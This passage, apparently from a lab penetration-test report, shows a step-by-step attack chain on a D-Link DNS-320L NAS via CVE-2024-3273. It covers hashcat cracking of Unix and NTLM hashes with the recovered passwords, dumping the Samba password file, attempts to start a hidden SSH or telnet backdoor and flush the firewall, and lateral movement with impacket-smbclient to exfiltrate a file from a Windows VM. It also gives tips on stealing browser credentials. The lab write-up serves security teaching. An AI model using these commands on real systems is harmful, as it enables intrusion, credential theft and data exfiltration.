Time.Started.....: Wed Apr 1 10:50:21 2026 (12 secs)
Time.Estimated...: Wed Apr 1 11:08:42 2026 (18 mins, 9 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 13046 H/s (8.92ms) @ Accel:64 Loops:1000 Thr:1 Vec:8
Recovered.....: 1/3 (33.33%) Digests (total), 0/3 (0.00%) Digests (new)
Progress.....: 137088/14344385 (0.96%)
Rejected.....: 0/137088 (0.00%)
Restore.Point....: 137088/14344385 (0.96%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1000
Candidate.Engine..: Device Generator
Candidates.#1....: santos123 -> redandwhite
Hardware.Mon.#1...: Util: 94%
```

Keep letting the tool run until completion, you can check the status manually, in the screenshot above it is still “running” under status so, let it run. It can take a while so you can do other things while the tool runs its course.

```
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target.....: md5_shadow.txt
Time.Started.....: Wed Apr 1 11:54:45 2026 (15 mins, 31 secs)
Time.Estimated...: Wed Apr 1 12:10:16 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (custom_list.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 15569 H/s (11.74ms) @ Accel:384 Loops:250 Thr:1 Vec:8
Recovered.....: 2/3 (66.67%) Digests (total), 1/3 (33.33%) Digests (new)
Progress.....: 14344386/14344386 (100.00%)
Rejected.....: 0/14344386 (0.00%)
Restore.Point....: 14344386/14344386 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[2121216a6f73683134212121] → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 97%

Started: Wed Apr 1 11:54:43 2026
Stopped: Wed Apr 1 12:10:18 2026
```

- Now in the screenshot above, you can see that the status is now “Exhausted” which means that Hashcat has ran through the entire list of passwords in rockyou.txt.
- Under the “Recovered” section, you can see 2/3 digests which means that it has managed to recover 2 password out of the 3 hashes within the file, we will take a look at it after we run Hashcat on the “ntlm_smb.txt” file. Run the code below.

```
hashcat -m 1000 ntlm_smb.txt /usr/share/wordlists/rockyou.txt
```

Checking outputs

- Now that the list of hashes have been cracked, let us take a look at the results.

```
(kali@kali)-[~/nas_tools/CVE_2024_3273_adv_shell_script]
$ hashcat -m 500 md5_shadow.txt --show
$1$qRPK7m23GJusamGpoGLby/:
$1$1UzZEnES.7NYw4sX9Y5dV0:Vulnp455wd421

(kali@kali)-[~/nas_tools/CVE_2024_3273_adv_shell_script]
$ hashcat -m 1000 ntlm_smb.txt --show
31d6cfe0d16ae931b73c59d7e0c089c0:
```


- Over here we have the results of the de-hacking and cracking of passwords
- In our findings we have a total of 3 results:

Shadow

- Blank
- Vulnp455wd421

Ntlm_smb.txt

- Blank
- If we trace back to our list, we can deduce that the blank password belongs to admin and this "Vulnp455wd421" belongs to the "TryHackMe" account.
- The Black password in ntlm_smb.txt points back to the only username is the list which is "nobody"
- Thus, we have managed to crack the passcodes! Now let us give it a try



- Success!

Attempting to secretly enabling SSH on the NAS (unsuccessful)

ShareCenter™ by D-Link

Welcome, admin [Log out]

Home Applications Management

Setup Wizard Disk Management Account Management Network Management Application Management System Management

Application Management

FTP Server

Add Ons

AFP Service

NFS Service

Multimedia Services

FTP Server Settings

Maximum Users: 10

Idle Time: 10 (1~10 Minutes)

Port: 21 (1025 ~ 3688, 3690 ~ 49999, 65501 ~ 65535, Default: 21)

Passive Mode: ☒ Use the default port range (55536-55663) ☐ Use the following port range: 55536 ~ 55663

☐ Report external IP in PASV mode

External IP: 0 . 0 . 0

Get IP

Client Language: ISO-8859-1 Western European (ISO-8859-1)

Flow Control: ☒ Unlimited ☐ x 10 KBs

This section contains the configuration settings for the built in FTP server. The server is easy to configure and allows up to 10 users to access the server locally or remotely at the same time.

Hints...

If your ShareCenter is connected to a router, you will need to forward port 21 (in the router configuration) to the IP address of the ShareCenter. From the outside world, remember to access this FTP server by using the WAN address of your router. The default FTP port is 21. However, you can also use ports: 1025 to 3688, 3690 to 49999, and 65501 to 65535.

In order to use FXP (File Exchange Protocol) for server-to-server data transfer, please make sure to change the port from 21 to some other port as listed in the Port section of the web UI. Also, please make sure to open the corresponding port on your router and forward that port from your router to the ShareCenter.

If your region's language requirements

D-Link

- Usually the NAS would have SSH come installed but this version of the NAS does not which is a really good security practice as it eliminates the chance of getting breached through a backdoor attempt.
- However, since I have gained access to the NAS through a remote shell, I'll tear down that practice secretly.
- Now running "ls /usr/sbin" in the NAS remote shell terminal, I see this output here.

```
ssh
ssh-keygen
ssh_daemon
sshd
startup-mysql
stime
swapup
syslogd
system_daemon
system_init
temperature_monitor
test-filesys
```

D-Link

- This is a really good find as it means the "engine" for SSH is installed on the device.

- Now the other file needed: “/etc/init.d/ssh” which services the ssh protocol does not exist within the NAS
- But that is no matter, the more important file is the “sshd” file as it is what powers the ssh protocol.
- I will generate the keys for the ssh and start up the ssh protocol using other means as i will show below

Step 1: Generate keys

- First i will create the SSH keys for the SSH protocols
- Using this command here:

```
ssh-keygen -t rsa -f /tmp/ssh_host_rsa_key -N ""
```

- This command will generate the keys and store them into the file named “ssh_host_rsa_key.pub” within the /tmp directory
- Now let us try to start SSH using the following command to point the SSH service to the key

```
/usr/sbin/sshd -h /tmp/ssh_host_rsa_key -p 22
```

- After running the command i’ve seem to run into a roadblock:

NAS remote terminal:

```
# /usr/sbin/sshd -h /tmp/ssh_host_rsa_key -p 22
[!] Command sent (no output).
#
```

Attacker terminal:

```
(kali㉿kali)-[~/testing/CVE_2024_3273_adv_shell_script]
$ nmap -p 22 192.168.10.10
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-02 21:06 +0800
Nmap scan report for 192.168.10.10
Host is up (0.0015s latency).

PORT      STATE SERVICE
22/tcp    closed ssh
MAC Address: 78:54:2E:22:FF:02 (D-Link International)
Nmap done: 1 IP address (1 host up) scanned in 0.85 seconds
```

- It seems that port 22 refused to start up and the state still ended up being closed

- It is most likely due to how “sshd” requires an absolute path to the configuration file or is failing as it can’t find a “privilege separation” directory which is usually “/var/empty”.
- Let us try telnet instead, telnet doesn’t care about host keys, encryption or privilege separation.
- I’ll run this command in the NAS remote terminal to start up the Telnet service:

```
/usr/sbin/telnetd -l /bin/sh -p 23 &
```

- However, I ran into another roadblock once again as the execution of this command in the NAS terminal resulted in no output.

NAS remote terminal:

```
[!] Command sent (no output).
# /usr/sbin/telnetd -l /bin/sh -p 23 &
[!] Command sent (no output).
# ls -l /bin
```

Attacker terminal:

```
(kali㉿kali)-[~/testing/CVE_2024_3273_adv_shell_script]
$ nmap -p 23 192.168.10.10
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-02 21:34 +0800
Nmap scan report for 192.168.10.10
Host is up (0.00094s latency).

PORT      STATE SERVICE
23/tcp    closed telnet
MAC Address: 78:54:2E:22:FF:02 (D-Link International)

Nmap done: 1 IP address (1 host up) scanned in 0.70 seconds
```

- The output from doing an NMAP scan on the NAS IP for port 23 also revealed that the port remained closed
- This discovery is crucial as now only one of two things is truly happening here, either:
 - A missing dependency
 - Or
 - There is an internal firewall
- Let me try to flush the firewall and start telnet afterwards
- The command i’ll be using to flush the firewall is:


```
iptables -F
```

- Followed by this command to start telnet:

```
/usr/sbin/telnetd &
```

- However once again, i ran into a an issue of no output being shown and the NMAP scan revealing that port 23 remains closed

NAS terminal:

```
# iptables -F  
[!] Command sent (no output).  
# /usr/sbin/telnetd &  
[!] Command sent (no output).
```

Attacker terminal:

```
(kali@kali)-[~/testing/CVE_2024_3273_adv_shell_script]  
$ nmap -p 23 192.168.10.10  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-02 21:46 +0800  
Nmap scan report for 192.168.10.10  
Host is up (0.00076s latency).  
  
PORT      STATE SERVICE  
23/tcp    closed telnet  
MAC Address: 78:54:2E:22:FF:02 (D-Link International)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds
```

- Now after all these attempts, we can only reach one conclusion which is that the Hardware, specifically SquashFS is denying the ability to SSH
- This is a hardware level issue and can only be fixed if SquashFS is fixed by altering the Hardware itself or by replacing the hardware with a SquashFS which allows for SSH.
- However, the steps we have taken so far proved that SSH is possible if not for the Hardware constraints

Attempting to Lateral move to a third party computer

- Now let us try to lateral move to a third party device
- First let us do a Nmap scan on the network to find out if there is a third party device

Nmap scan results:

```
(kali@kali)-[~/nas_tools/CVE_2024_3273_adv_shell_script]
$ nmap -sV 192.168.10.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-05 21:38 +0800
Nmap scan report for 192.168.10.10
Host is up (0.00061s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         lighttpd 1.4.28
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp   open  ssl/http     lighttpd 1.4.28
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 78:54:2E:22:FF:02 (D-Link International)

Nmap scan report for 192.168.10.12
Host is up (0.0024s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
MAC Address: 00:0C:29:6E:AB:2F (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

- As seen in the screenshot above, there is a third party device present!
- 192.168.10.10 is our NAS as seen from our previous exploit
- Then there is an interesting find, “192.168.10.12” which is a windows device as seen from how port 135 and 139 showcase Versions are Microsoft Windows RPC and netbios-ssn.
- An interesting find as well is how it seems that ports 139 and 445 are open on both the Windows machine and the NAS, so it is plausible to assume that both Windows and Samba have some shared folders / files.
- That will be the target of our lateral movement

On the NAS terminal:

- Let us access samba files on the NAS now, the first file we will be targeting is “**smb.conf**”, this file contains the configuration for the samba protocol, it will be helpful in giving us some information on possible credentials.
- Let us check if the smb.conf file exists within the NAS:

```
# ls -l /etc/samba/smb.conf
[+] Command executed successfully.
-rw-r--r-- 1 root root 1472 Jun 3 21:23 /etc/samba/smb.conf
```

- And the results show that the smb.conf file does exist!
- Now let us view its contents but do the Cat command on the path to the file

```

use sendfile = yes          root 7 Jun 12 2015 id → busybox
deadtime = 10              root 7 Jun 12 2015 ifenslave → busybox
smb passwd file = /etc/samba/smbpasswd root 7 Jun 12 2015 ip → busybox
disable spoolss = no       root 7 Jun 12 2015 ipcalc → busybox
nt acl support = yes       root 7 Jun 12 2015 kill → busybox
acl map full control = yes root 7 Jun 12 2015 killall → busybox
load printers = yes        root 7 Jun 12 2015 ln → busybox
printcap name = /usr/local/LPRng/etc/printcap root 7 Jun 12 2015 lsof → busybox
min print space = 2000     root 7 Jun 12 2015 login → tinylogin
max print jobs = 1000      root 7 Jun 12 2015 logname → busybox

```

- Now when you are successful in utilising the “cat” command to enter the file, you will see a treasure trove of information but for now let us take a look at the bottom portion of the “smb.conf” file
- We can see that there is a line which shows “smb passwd file = /etc/samba/smbpasswd”, this is most likely the file for the samba passwords and credentials!
- Now let us access that exact file:

```

# cat /etc/samba/smbpasswd
[+] Command executed successfully.
nobody:0:XXXXXXXXXXXXXXXXXXXXXXXXXXXXX:31D6CFE0D16AE931B73C59D7E0C089C0:[U          ]:LCT-4AB9D9AF:
TryHackMe:1002:XXXXXXXXXXXXXXXXXXXXXXXXXXXXX:B53ACC9DBBC9EECE841A15935EFF72EA:[U          ]:LCT-683D4C5D:
Johnny_sim:1003:XXXXXXXXXXXXXXXXXXXXXXXXXXXXX:F87C44ABE9DD101D7938FEA982EB03E:[U          ]:LCT-683D90A8:

```

- Aha! Now over here we can see the usernames and the credentials of the users within the smb protocol
- The multiple Xs after the username is the LM hash, it is all Xs which means that it is disabled which is common for modern systems
- The 32-character string is the **NTLM hash** of the password. This is what we need and all we need to do is the same as before, run it through a de-hashing tool.

```

(kali@kali)-[~/testing/CVE_2024_3273_adv_shell_script]
$ cat ntlm_hashes.txt
TryHackMe:: F87C44ABE9DD101D7938FEA982EB03E
Johnny_sim:: B53ACC9DBBC9EECE841A15935EFF72EA

```

- Using the same method as before, copy and paste the 32-bit character portion of the NTLM string into a .txt file, you can label the hashes with the respective usernames to make identification easier.
- Now we run the file through hashcat to start off the de-hashing sequence, the command used to execute a NTLM de-hashing is:

```
hashcat -m 1000 ntlm_hashes.txt /usr/share/wordlists/rockyou.txt --username
```

- 1000 is the code for NTLM in hashcat
- "--username" is to tell hashcat to ignore all test before the last colon


```
(kali@kali)-[~/testing/CVE_2024_3273_adv_shell_script]
$ hashcat -m 1000 ntlm_hashes.txt /usr/share/wordlists/rockyou.txt --show
f87c44abe9ddd101d7938fea982eb03e:J0hnn7099887
b53acc9dbbc9eece841a15935eff72ea:Vulnp455wd421
```

- Now after de-hashing is done, you can see the hashes over here, there are 2 passwords decrypted
- In this case the de-hashed passwords are the same as the previous cracked passwords which means that the users did not bother to change their password at all
- This is good as we know that the 2 users are exploitable and vulnerable accounts
- Now lets go on ahead to try and do lateral movement

Goal

- Now on my windows 11 victim machine, i have placed a file called "Secret.txt", inside contains a secret message, the goal is to find that file, exfiltrate it onto our attacker machine and read its contents

Snippet of Victim windows 11 desktop



Tool 1: Impacket-smbclient

- For lateral movement we can use Impacket-smbclient, it is a special tool used for remote access of another computer's files by smb. All that is needed is the valid credentials (username and password)
- The command to run impacket-smbclient is as follows:

```
impacket-smbclient <username>:<password>@<victim_machine_IP_address>
```

- After running this command you should see the "#", seeing it means that you have successfully established a session to the remote host, an example is as shown in the screenshot below:

```
(kali@kali)-[~/testing/CVE_2024_3273_adv_shell_script]
$ impacket-smbclient Johnny_sim:J0hnn7099887@192.168.10.12
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
Type help for list of commands
#
```

- Now that we have successfully gained a session into the remote host let us find some secret files and copy it onto our attacker for viewing!
- Now to start, we must choose a share i.e C, D, E drive
- The command to run which is: `use <Drive alphabet>$`
- Once the drive has been selected and you have pressed enter, you can use "ls" to view all the files and folders within the drive as shown below

```
# use $C
[-] SMB SessionError: code: 0xc00000cc - STATUS_BAD_NETWORK_NAME - {Network Name Not Found} The specified share name cannot be found on the remote server.
# use C$
# ls
drw-rw-rw-      0  Sun Apr  5 17:21:41 2026 $Recycle.Bin
drw-rw-rw-      0  Mon Apr  6 08:00:31 2026 Documents and Settings
-rw-rw-rw- 12288  Mon Apr  6 02:29:13 2026 DumpStack.log.tmp
drw-rw-rw-      0  Mon Apr  6 08:57:18 2026 inetpub
drw-rw-rw-      0  Sun Apr  5 17:23:53 2026 OneDriveTemp
-rw-rw-rw- 1476395008 Mon Apr  6 02:29:13 2026 pagefile.sys
drw-rw-rw-      0  Mon Apr  6 08:57:18 2026 PerfLogs
drw-rw-rw-      0  Mon Apr  6 07:59:11 2026 Program Files
drw-rw-rw-      0  Mon Apr  6 08:57:18 2026 Program Files (x86)
drw-rw-rw-      0  Sun Apr  5 17:51:58 2026 ProgramData
drw-rw-rw-      0  Mon Apr  6 08:00:33 2026 Recovery
-rw-rw-rw- 16777216 Mon Apr  6 02:29:13 2026 swapfile.sys
drw-rw-rw-      0  Sun Apr  5 17:18:25 2026 System Volume Information
drw-rw-rw-      0  Sun Apr  5 17:36:26 2026 Users
drw-rw-rw-      0  Sun Apr  5 17:01:53 2026 Windows
drw-rw-rw-      0  Mon Apr  6 08:57:18 2026 Windows.old
```

- To maneuver, we can use the cd command to change directories, just like how we do it in the kali linux

- Now I'll be going deep into the /users folder as that is where we can most likely find the possible users and the desktop folder within them and that would most likely be our target, the Secret.txt file.

```
# cd /users
# ls
drw-rw-rw- 0 Sun Apr 5 17:36:26 2026 .
drw-rw-rw- 0 Sun Apr 5 17:23:53 2026 ..
drw-rw-rw- 0 Mon Apr 6 08:50:41 2026 All Users
drw-rw-rw- 0 Mon Apr 6 08:00:31 2026 Default
drw-rw-rw- 0 Mon Apr 6 08:50:41 2026 Default User
-rw-rw-rw- 174 Mon Apr 6 08:50:41 2026 desktop.ini
drw-rw-rw- 0 Mon Apr 6 02:03:11 2026 Johnn
drw-rw-rw- 0 Sun Apr 5 17:19:17 2026 Public
```

- And here we can see the output of the /users folder contents, there is an interesting file with the name of a user called "Johnn", that could be short for our victim's name Johnny
- Let's enter the "Johnn" folder to see what contents lie within

```
# cd Johnn
# ls
drw-rw-rw- 0 Mon Apr 6 02:03:11 2026 .
drw-rw-rw- 0 Sun Apr 5 17:36:26 2026 ..
drw-rw-rw- 0 Sun Apr 5 17:17:49 2026 AppData
drw-rw-rw- 0 Sun Apr 5 17:17:49 2026 Application Data
drw-rw-rw- 0 Sun Apr 5 17:19:17 2026 Contacts
drw-rw-rw- 0 Sun Apr 5 17:17:49 2026 Cookies
drw-rw-rw- 0 Sun Apr 5 21:16:45 2026 Desktop
drw-rw-rw- 0 Sun Apr 5 17:19:18 2026 Documents
drw-rw-rw- 0 Sun Apr 5 17:19:18 2026 Downloads
drw-rw-rw- 0 Sun Apr 5 17:19:22 2026 Favorites
drw-rw-rw- 0 Sun Apr 5 17:19:18 2026 Links
drw-rw-rw- 0 Sun Apr 5 17:17:49 2026 Local Settings
drw-rw-rw- 0 Sun Apr 5 17:19:18 2026 Music
drw-rw-rw- 0 Sun Apr 5 17:17:49 2026 My Documents
drw-rw-rw- 0 Sun Apr 5 17:17:49 2026 NetHood
-rw-rw-rw- 1835008 Sun Apr 5 17:17:48 2026 NTUSER.DAT
-rw-rw-rw- 16384 Sun Apr 5 17:17:49 2026 ntuser.dat.LOG1
-rw-rw-rw- 463872 Sun Apr 5 17:17:49 2026 ntuser.dat.LOG2
-rw-rw-rw- 1048576 Mon Apr 6 02:03:10 2026 NTUSER.DAT{97d7b393-314b-11f1-ada6-000c296eab2f}.TxR.0
.regtrans-ms
-rw-rw-rw- 1048576 Mon Apr 6 02:03:11 2026 NTUSER.DAT{97d7b393-314b-11f1-ada6-000c296eab2f}.TxR.1
.regtrans-ms
-rw-rw-rw- 1048576 Mon Apr 6 02:03:11 2026 NTUSER.DAT{97d7b393-314b-11f1-ada6-000c296eab2f}.TxR.2
.regtrans-ms
-rw-rw-rw- 65536 Mon Apr 6 02:03:10 2026 NTUSER.DAT{97d7b393-314b-11f1-ada6-000c296eab2f}.TxR.b
lf
-rw-rw-rw- 65536 Sun Apr 5 17:17:51 2026 NTUSER.DAT{97d7b394-314b-11f1-ada6-000c296eab2f}.TM.bl
f
-rw-rw-rw- 524288 Sun Apr 5 17:17:49 2026 NTUSER.DAT{97d7b394-314b-11f1-ada6-000c296eab2f}.TMCon
tainer00000000000000000001.regtrans-ms
-rw-rw-rw- 524288 Sun Apr 5 17:17:49 2026 NTUSER.DAT{97d7b394-314b-11f1-ada6-000c296eab2f}.TMCon
tainer00000000000000000002.regtrans-ms
```

- Alright, I have changed the directory into "Johnn" and listed its contents and it contains a treasure trove of information!
- Some of the files worth noting are:

- **Desktop and Documents (Directories):** These are the most likely places to find "Secret_Project_Findings.txt" or other user-created data.
- **NTUSER.DAT (The User Registry Hive):** This is a massive finding. This file contains the user's specific registry settings, including **saved passwords in browsers**, recently opened files, and even shell history.

Note: We can use an offline tool like registry explorer on the NTUSER.DAT file to see everything the user has been doing.

- **Downloads (Directory):** Users often download installers, VPN configs, or sensitive attachments here and forget to delete them.
- **AppData (Directory):** This is where applications store their data. Inside **AppData\Roaming\Mozilla\Firefox** or **AppData\Local\Google\Chrome**, you can find **browser profiles**. If you "get" those folders, you can steal their saved logins and session cookies.
- Now let us enter into the /Desktop directory as that is most likely where Secret.txt is being held at

```
# cd /Users/Johnn/Desktop
# ls
drw-rw-rw-    0 Mon Apr  6 03:35:59 2026 .
drw-rw-rw-    0 Mon Apr  6 02:03:11 2026 ..
-rw-rw-rw-   282 Sun Apr  5 17:19:17 2026 desktop.ini
-rw-rw-rw-    84 Mon Apr  6 03:35:59 2026 Secret.txt
```

- Aha! and there in the screenshot we can see sitting at the bottom-most line is Secret.txt
- Now let's proceed with the exfiltration of it, the command to run to download the file onto the Kali attacker is is:

```
get Secret.txt
```

- Now after running the above command, exit the session by typing "exit" and then hitting enter.
- If you can't find the location of the file, you can use the command below to find the "Secret.txt" file.

```
find ~ -name "Secret_Project_Findings.txt"
```

- Now that we have the file let us view the contents of the file using "cat"

```
(kali㉿kali)-[~/testing/CVE_2024_3273_adv_shell_script]
$ cat Secret.txt
If you found this file that means you have successfully breached into the windows 11
```

- And here is the Secret message “**If you found this file that means you have successfully breached into the windows 11**”
- This is a message crafted by me to congratulate us for managing to use NAS credentials to crack into a windows VM hosted on the same subnet
- That concludes the documentation of the NAS DNS 320L exploit!

7. Conclusion and Security Assessment

The security testing performed on the **D-Link DNS-320L NAS** and the networked **Windows 11 workstation** successfully demonstrated a high-impact, multi-stage attack chain. By leveraging a publicly known vulnerability (**CVE-2024-3273**) on a legacy IoT device, we bypassed initial network boundaries to gain **Root Remote Code Execution (RCE)**.

7.1 Key Findings & Learnings

- **The IoT Gateway Effect:** Legacy hardware with unpatched vulnerabilities remains a primary entry point for attackers. The DNS-320L served as a "weak link" that allowed access to the internal network segment.
- **Credential Reuse Vulnerability:** The critical failure in the target environment was the reuse of credentials between the Linux-based NAS and the Windows 11 workstation. Cracking the NTLM hash via **Hashcat** confirmed that the user `Johnny_sim` utilized the same password across both platforms, facilitating seamless lateral movement.
- **Data Exfiltration Path:** Administrative access to the **C\$ share** on the Windows 11 host proved that an attacker could not only compromise the device but also perform full data exfiltration of sensitive user profile data (e.g., `NTUSER.DAT`, Desktop files).

7.2 Final Summary

This assessment highlights the importance of **Defense-in-Depth**. While modern Windows 26100 builds provide robust local protections, they are not a substitute for secure password hygiene and the decommissioning of end-of-life (EOL) hardware. The successful exploitation of this chain underscores that a single unpatched IoT device can lead to the total compromise of a modern, fully updated workstation.

8. Appendix

8.1 Github repositories used:

RCE exploit for CVE 2024-3273

- <https://github.com/netsecfish/dlink>
- <https://github.com/K3ysTr0K3R/CVE-2024-3273-EXPLOIT>
- <https://github.com/yarienkiva/honeypot-dlink-CVE-2024-3273>
- <https://github.com/X-Projection/CVE-2024-3273-D-Link-Remote-Code-Execution-RCE>
- <https://github.com/Chocapikk/CVE-2024-3273/releases>
- <https://github.com/Chocapikk/CVE-2024-3273/blob/main>
- [https://github.com/0day404/HV-2024-POC/blob/main/D-Link-NAS\(CVE-2024-3272%26%26CVE-2024-3273\).md](https://github.com/0day404/HV-2024-POC/blob/main/D-Link-NAS(CVE-2024-3272%26%26CVE-2024-3273).md)

8.2 Python Shell script:

- Python script attached together with the submission
- Disclaimer: ETHICAL DISCLOSURE & LIMITATION OF LIABILITY

This tool and the associated research were developed strictly for academic purposes and authorized security assessments. The exploitation of CVE-2024-3273 was conducted in a controlled lab environment on owner-authorized hardware (D-Link DNS-320L).

Use of these techniques against systems without explicit, written consent is illegal and unethical. The developers of this script are not responsible for any damages, legal consequences, or data loss resulting from the misuse of this information.

End of report